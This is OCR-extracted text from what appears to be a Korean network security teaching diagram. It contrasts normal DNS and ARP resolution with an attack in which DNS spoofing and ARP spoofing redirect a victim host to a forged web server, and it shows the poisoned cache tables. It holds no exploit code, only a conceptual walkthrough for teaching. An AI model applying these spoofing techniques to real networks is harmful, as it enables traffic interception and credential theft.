
A) 공격 전 예


http://www.test.com
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250
???? 1111. 222.3333 192.168.1.20 ???? Data
수MAC 송MAC 송IP 수IP 전송데이타



Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
DNS request
ROUTER
SWITCH
SWITCH
DNS Cache Table
C:/>ipconfig /displaydns
192.168.100.10 www.test.com
DNS response
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250
???? 1111. 222.3333 192.168.1.20 192.168.100.10 Data
수MAC 송MAC 송IP 수IP 전송데이타



Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
Gateway MAC address
ARP Request
SWITCH
Gateway MAC address
ARP Reply
ARP Cache Table
C:/> arp -a
192.168.1.254 7777.7777.7777
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250
7777.7777.7777
1111. 222.3333
192.168.1.20
192.168.100.10
Data
수MAC
송MAC
송IP
수IP
전송데이타



Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
SWITCH
DNS Cache Table
C:/>ipconfig /displaydns
192.168.100.10 www.test.com
ARP Cache Table
C:/> arp -a
192.168.1.254 7777.7777.7777
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250



Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
SWITCH
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250

(B) 공격 예


Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
DNS request
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
DNS Spoofing
SWITCH
DNS request
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
DNS response
DNS Cache Table
C:/>ipconfig /displaydns
192.168.1.50 www.test.com
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250


Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
ARP Spoofing
Gateway MAC address
ARP Request
SWITCH
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
Gateway MAC address
ARP Reply
ARP Cache Table
C:/> arp -a
192.168.1.254 5555.5555.5555
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
DNS 192.168.5.250


Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
DNS Server
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
SWITCH
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
DNS Cache Table
C:/>ipconfig /displaydns
192.168.1.50 www.test.com
ARP Cache Table
C:/> arp -a
192.168.1.254 5555.5555.5555
IP 192.168.1.20
MAC 2222.2222.2222
GW 192.168.1.254
